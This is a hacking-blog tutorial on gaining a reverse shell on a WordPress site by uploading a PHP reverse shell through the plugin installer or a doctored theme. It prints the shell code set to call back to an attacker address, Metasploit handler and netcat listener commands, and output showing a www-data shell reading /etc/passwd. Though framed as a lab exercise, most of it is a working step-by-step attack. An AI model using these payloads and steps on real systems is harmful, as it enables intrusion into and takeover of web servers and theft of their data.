Upload Shell on WordPress Site

Shubham Goyal (Https://Secnhack.In/Author/) — 12 January 2021 (Https://Secnhack.In/2021/01/12/)
— Web Penetration Testing (Https://Secnhack.In/Category/Web-Penetration-Testing-2/)

Hey Folks, in this tutorial we will show you all the available shell uploading methods by using which we can directly take the reverse shell of WordPress CMS. In this tutorial, we will present you all the ideas where we can upload our malicious web shell and make reach on the target machine. Sometimes we don't get any idea to take advantage of web application after seeing the vulnerability, so in this article we will show you the right ways to take advantage of web application. We have already set up WordPress CMS on our localhost server and if you have not done so you can do it with the help of the article given.

WordPress Installation

- ★ **Kali Linux** : WordPress Install Apache Server (Kali Linux) (https://secnhack.in/wordpress-install-apache-server/)
- ★ **Ubuntu 20.04** : WordPress Installation on Ubuntu 20.04 (https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwic3d_LkJbuAhUlxzgGHeu2AnUQFjABegQIARAC&url=https%setup-on-ubuntu%2F&usg=AOvVaw0du7RD1sxsqfCnPkkBf02C)


Let's take a look 😛 **!!**

PHP Reverse Shell

After exploit a remote command execution vulnerability then we can use a reverse shell to obtain an interactive shell session on the target machine. Throughout our article we are going to use this web shell to achieve the reverse shell of the target machine. Ready 😛 **!!** We execute the given command to edit the localhost address from the malicious shell.


```
nano /usr/share/webshells/php/php-reverse-shell.php
```

Secnhack
(https://secnhack.in/)
Menu
Security and Hacking Blog



```
  GNU nano 4.5   /usr/share/webshells/php/php-reverse-shell.php
// Use of stream_select() on file descriptors ret
// Some compile-time options are needed for daemo
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.13';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

We are doing this demonstration in a lab environment so we already have access to the admin panel of the target WordPress CMS that you should also have.



192.168.1.13:8000/wp-admin/

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

Customize Your Site

or, change your theme completely

Next Steps

Write your first blo

Add an About page

Set up your homep

View your site


Site Health Status

No information yet...

Site health checks will automatically run periodically to gather information about your site. You can also visit the Site Health screen to gather information about your site now.

Shell Uploading through Plugin


In our first attempt, we will upload our shell through wordpress "**Add Plugin**" feature. Go to the Plugins section, select Add New, go to the location and select php reverse shell and upload it by clicking on "**Install Now**" button.



If you have a plugin in a .zip format, you may install or update it by uploading it he

Plugins extend and expand the functionality of WordPress. You may automatically install plugins from the WordPre Plugin Directory or upload a plugin in .zip format by clicking the button at the top of this page.

Basically the plugin should be in the .zip file format and we uploaded a file with the **.php** extension which caused the error. Just ignore this error and proceed to the next step.



Installing plugin from uploaded file: php-reverse-shell.php


Unpacking the package...

The package could not be installed. PCLZIP_ERR_BAD_FORMAT (-10) : Unable to find End of Central Dir Record signature

Go to Plugin Installer

Basically the WordPress CMS has an “**uploads**” directory, where the uploaded file is saved. After accessing the correct directory browse the location on the browser with php reverse shell.

```
192.168.1.13:8000/wp-content/uploads/2021/01/php-reverse-shell.php
```



SECNHACK


Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Amazing 😛 **!!** We go back to the system and setup the multi-handler to capture the target meterpreter session. After refreshing the location again we get the meterpreter session of the target web server.


```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 1234
run
```



```
       =[ metasploit v5.0.72-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.13
lhost => 192.168.1.13
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.13:1234
[*] Sending stage (38288 bytes) to 172.18.0.3
[*] Meterpreter session 1 opened (192.168.1.13:1234 -> 172.18.0.3:347
54) at 2021-01-11 01:54:58 -0500
```

Also 😛 **!!** As well as we also can use netcat listener to get reverse shell of the target web server.

```
nc -lvp 1234
```




```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [192.168.1.13] from (UNKNOWN) [172.18.0.3] 34760
Linux 0c46331f22e4 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (202
0-01-20) x86_64 GNU/Linux
 06:56:18 up  8:09,  0 users,  load average: 0.44, 0.32, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
```


Shell Uploading through Theme

In this effort we will transfer our malicious shell through the templates. Choose any new WordPress theme according to you or you can download our theme from here. Once downloaded then extract the zip file and go inside the theme's folder, where you will find the "**index.html**" file.

```
https://wordpress.org/themes/twentytwenty/
```




Just open it and replace the entire content with malicious php reverse shell.




/home/shubham/Downloads/twentytwenty/index.php

```
// Use of stream_select() on file descriptors returned by proc_o
// Some compile-time options are needed for daemonisation (like
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you g

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.13';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to dae
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
```

Compress that folder again into zip file format.




Go the theme section, click on add new and select the modified zip file and upload it.



If you have a plugin in a .zip format, you may install or update it by uploading it

Wait 😛 **!!** Another step left is to activate the uploaded template.




New theme activated. Visit site

New version available. Update now

New version available. Update now


Wonderful 😛 **!!** When we try to access the main web page after activating the template, we have the reverse shell of the target web server.



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [192.168.1.13] from (UNKNOWN) [172.18.0.3] 35124
Linux 0c46331f22e4 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1
(2020-01-20) x86_64 GNU/Linux
 07:11:58 up  8:24,  0 users,  load average: 1.57, 0.76, 0.46
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/
usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
$ 
```

